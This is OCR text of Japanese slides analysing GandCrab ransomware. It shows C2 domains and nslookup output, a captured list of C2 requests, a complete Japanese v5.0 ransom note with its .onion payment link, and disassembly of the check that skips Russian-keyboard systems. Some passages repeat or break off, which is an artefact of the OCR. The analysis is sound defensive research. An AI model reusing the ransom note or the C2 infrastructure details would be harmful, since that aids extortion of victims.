
- メッセージはxorでエンコードして保持していた



GandCrabのC2

- v4までは.bitというトップレベルドメイン（TLD）を使用していた
  - Namecoinが提供する特殊なTLD
  - 独自のDNSを使用
    - ns1.cloud-name[.]ru
    - ns1.wowservers[.]ru
- ドメイン名でよく遊んでいる

```
$ nslookup bleepingcomputer.bit a.dnspod.com
Server:         a.dnspod.com
Address:        112.90.141.215#53

Name:   bleepingcomputer.bit
Address: 92.53.66.11

$ nslookup nomoreransom.bit a.dnspod.com
Server:         a.dnspod.com
Address:        112.90.141.215#53

Name:   nomoreransom.bit
Address: 92.53.66.11
```



GandCrabのC2

- Namecoin側は実際にはNamecoinが提供するDNSを使用せずに、非公式のミラーサービスdnspod.comを利用しているので無関係と弁明

> `a.dnspod.com` isn't actually a Namecoin DNS inproxy. If it were, and even if the trailing-period fail were corrected in the Namecoin value, the inproxy would end up in a recursion loop. `a.dnspod.com` is actually just a random authoritative nameserver that happens to be serving records for a domain name that ends in `.bit`. **Namecoin isn't used anywhere by GandCrab, and killing the Namecoin domain wouldn't have any effect on GandCrab.** Of course, this raises questions about why exactly that domain name is even registered in Namecoin. The simplest explanations are:
>
> 1. The GandCrab developers are massively incompetent, and have potentially deanonymized themselves by registering a Namecoin domain despite not ever using that Namecoin domain for their ransomware.
> 2. Someone unrelated to GandCrab has registered that Namecoin domain for the purpose of trolling security researchers.

https://www.namecoin.org/2018/01/30/recent-reports-ransomware-using-namecoin-missing-real-story.htmlより引用

GandCrabのC2

- Namecoin側は実際にはNamecoinが提供するDNSを使用せずに、非公式のミラーサービスdnspod.comを利用しているので無関係と弁明

`a.dnspod.com` isn't actually a Namecoin DNS inproxy. If it were, and even if the trailing-period fail were corrected in the Namecoin value, the inproxy would end up in a recursion loop. `a.dnspod.com` is actually just a random authoritative nameserver that happens to be serving records for a domain name that ends in .bit. **Namecoin isn't used anywhere by GandCrab, and killing the N is**


GandCrabはNamecoinを使ってないので、Namecoinドメインを殺しても何の効果もない

Namecoin domain despite not ever using that Namecoin domain for their ransomware.

2. Someone unrelated to GandCrab has registered that Namecoin domain for the purpose of trolling security researchers.

https://www.namecoin.org/2018/01/30/recent-reports-ransomware-using-namecoin-missing-real-story.html より引用

GandCrabのC2



GandCrabのC2


- v4.0
  - インターネットに接続してない場合も暗号化される
  - 通信なし
- v4.1以降は通常のドメインを使用
  - ハードコードされたリストを使用
  - パスをランダムに組み合わせる

Address	Length	Type	String
.data:00425...	0000872A	C (16 bits)	www.billerimpex.com;www.macartegrise.eu;www.poketeg.com;perovaphoto.ru;as...
.data:00424...	00000EC0	C (16 bits)	.1st .602 .docb .xlm .xlsx .xlsm .xltx .xltm .xlsb .xla .xlam .xll .xlw .ppt .pot .pps .ppt...
.data:0041D...	00000C4E	C (16 bits)	<html>\r\n<head>\r\n<style>\r\n\tbody{\r\n\t\tbackground: #000082 no-repeat;\...


HTTP code	Method	Rep	ID	Process	URL
301: Moved Per...	GET		2992	2019-01-04_05-...	http://www.morcote-residenza.com/
301: Moved Per...	GET		2992	2019-01-04_05-...	http://www.seitensprungzimmer24.com/
200: OK	GET		2992	2019-01-04_05-...	http://www.download.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab
200: OK	GET		2992	2019-01-04_05-...	http://www.download.windowsupdate.com/msdownload/update/v3/static/trustedr/en/DF3C24F9BFD6...
302: Found	GET		2992	2019-01-04_05-...	http://www.arbezie-hotel.com/
404: Not Found	GET		2992	2019-01-04_05-...	http://www.arbezie.com/uploads/pics/keammo.png

v1.x


- テキストのみ




v2.x



v3.x



v4.x




v5.0

- ransom noteが日本語に対応

```
---= GANDCRAB V5.0 =---

注意!
あなたのすべてのファイル、文書、写真、データベースと他の重要なファイルは、暗号化されて、拡張をします: .QNJKP
ファイルを回復する唯一の方法は、独特の私有鍵を購入することです。我々だけはあなたにこのキーを与えることができます、そして、我々だけはあなたのファイルを回復することができます.

あなたのキー付きのサーバーは、閉じたネットワークTORです。あなたは、以下の方法によってそこに着くことができます:

--------------------------------------------------------------------------------
| 0. 呼ばれるブラウザーをダウンロードしてください Tor - https://www.torproject.org/
| 1.呼ばれるブラウザーをインストールしてください
| 2. 呼ばれるブラウザーを開けてください Tor
| 3. 中でオープンなリンク TOR ブラウザー:   http://gandcrabmfe6mnef.onion/859e40fc980c70d7
| 4. このページについての指示に従ってください
--------------------------------------------------------------------------------

我々のページの上で、あなたは支払いについての指示を見て、無料で1つのファイルを解読する機会を得ます.

注意!
データ損害を防止するた

* 暗号化ファイルを修正
* データを下で変えない
lAQAANhQrZ8s+/uIADctH
```

v5.0.3

- ransom noteが戻ってた・・・



キーボードタイプの取得

- ロシア語の設定の場合は動作せず

```
.text:00405504    add     esp, 0Ch
.text:00405507    mov     eax, [ebp-8]
.text:0040550A    inc     eax
.text:0040550B    mov     [ebp-8], eax
.text:0040550E    push    0
.text:00405510    push    80h
.text:00405515    push    dword ptr [ebp-4]
.text:00405518    push    dword ptr [ebp-10h]
.text:0040551B    push    offset aKeyboardLayout ; "Keyboard Layout\\Preload"
.text:00405520    push    80000001h
.text:00405525    call    loc_405262
.text:0040552A    add     esp, 18h
.text:0040552D    test    eax, eax
.text:0040552F    jz      short loc_40554A
.text:00405531    push    offset a00000419 ; "00000419"
.text:00405536    push    dword ptr [ebp-4]
